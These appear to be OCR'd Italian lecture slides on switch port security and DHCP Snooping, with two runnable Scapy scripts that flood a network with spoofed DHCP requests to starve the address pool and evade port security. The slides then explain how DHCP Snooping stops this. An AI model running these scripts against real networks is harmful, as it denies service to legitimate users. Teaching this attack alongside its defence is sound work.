



Violazione

Restrict: lo switch scarta i pacchetti provenienti da nuovi indirizzi MAC


Shutdown: lo switch spegne la porta


DHCP Snooping





DHCP Snooping






Aggirare il Port Security

```python
from time import sleep
from scapy.all import *

while(1):
    i = 0
    for i in range(0,41): #Range from 0 till 40
        if i == 0:
            continue

        req_ip_addr = "10.9.0."+str(10 + i) ## IP Adresses between 10.9.0.11 - 10.9.0.50

        mac_address = RandMAC()

        pkt = Ether(mac_address, dst="ff:ff:ff:ff:ff:ff")\
            /IP(src="0.0.0.0", dst="255.255.255.255")\
            /UDP(sport=68, dport=67)\
            /BOOTP(chaddr=mac_address)\
            /DHCP(options=[("message-type", "request"),("requested_addr", req_ip_addr),("server_id", "10.9.0.1"),"end"])

        sendp(pkt)
        sleep(2)
```

Aggirare il Port Security

```python
from time import sleep
from scapy.all import *

while(1):
    i = 0
    for i in range(0,41): #Range from 0 till 40
        if i == 0:
            continue

        req_ip_addr = "10.9.0."+str(10 + i) ## IP Adresses between 10.9.0.11 - 10.9.0.50

        mac_address = RandMAC()

        pkt = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")\
            /IP(src="0.0.0.0", dst="255.255.255.255")\
            /UDP(sport=68, dport=67)\
            /BOOTP(chaddr=mac_address)\
            /DHCP(options=[("message-type", "request"),("requested_addr", req_ip_addr),("server_id", "10.9.0.1"),"end"])

        sendp(pkt)
        sleep(2)
```




Come ci può aiutare il DHCP Snooping?

Premessa: lo switch crea una DHCP Snooping table dove inserisce per ogni client non-trusted una serie di Informazioni come l'indirizzo MAC, numero di porta, ecc...

Lo switch confronta l'indirizzo MAC all'interno del campo CHADDR, con quelli presenti dentro la DHCP Snooping table.

Se l'indirizzo MAC non è presente all'interno della DHCP Snooping table, il pacchetto viene scartato



Port security + DHCP Snooping

Grazie!